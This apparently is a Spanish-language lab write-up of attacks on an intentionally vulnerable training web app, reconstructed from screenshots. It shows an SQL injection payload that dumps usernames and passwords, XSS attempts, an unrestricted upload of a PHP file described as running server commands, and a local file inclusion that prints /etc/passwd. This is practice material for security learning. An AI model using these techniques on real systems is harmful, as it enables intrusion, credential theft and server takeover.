
Ataque 1 Injection->SQLi Extract Data->User Info.



Don't have an account? Please register here

Results for "a'OR 1=1; -- -".23 records found.

Username=admin
Password=adminpass
Signature=g0t r00t?

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving fools

Username=jim
Password=password
Signature=Rome is burning


Username=bobby
Password=password
Signature=Hank is my dad

Username=simba
Password=password
Signature=I am a super-cat

Username=dreveil
Password=password
Signature=Preparation H

Username=scotty
Password=password
Signature=Scotty do

Ataque 2 A7 Cross Site Scripting (XSS)-> Reflected (First Order)->DNS Lookup




Enter IP or hostname

Hostname/IP

Results for

a

Ataque 3 A7 Cross Site Scripting (XSS)-> Reflected (First Order)->Text File Viewer.




Take the time to read some of these great old school hacker text files.
Just choose one form the list and submit.

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (January 29, 1991)

For other great old school hacking texts, check out http://www.textfiles.com/ .

File: https://www.google.com

Ataque 4 A7 Cross Site Scripting (XSS)-> Persistent (Second Order)->Add to your blog




Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries

9 Current Blog Entries

	Name	Date	Comment
1	anonymous	2022-10-19 02:01:05	My first JavaScript code
2	anonymous	2022-10-19 01:59:49	
3	anonymous	2022-10-19 01:57:37	GeeksforGeeks
4	anonymous	2022-10-19 01:56:57	Andrés

Ataque 5 A6 Security Misconfiguration-> Unrestricted File Upload.



Upload a File


File uploaded to /tmp/phpim70p2
File moved to /tmp/file.php
Validation not performed

Original File Name	file.php
Temporary File Name	/tmp/phpim70p2
Permanent File Name	/tmp/file.php
File Type	application/x-php
File Size	2 KB

Please choose file to upload

Filename

Ataque 6 A5 Broken Access Control->Insecure Direct Object Reference->Local File Inclusion



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:115:MySQL Server,,,:/nonexistent:/bin/false
mongodb:x:112:65534::/home/mongodb:/usr/sbin/nologin
```

Este archivo permite ejecutar comandos de la consola de la página donde está hosteada la página web que se está atacando.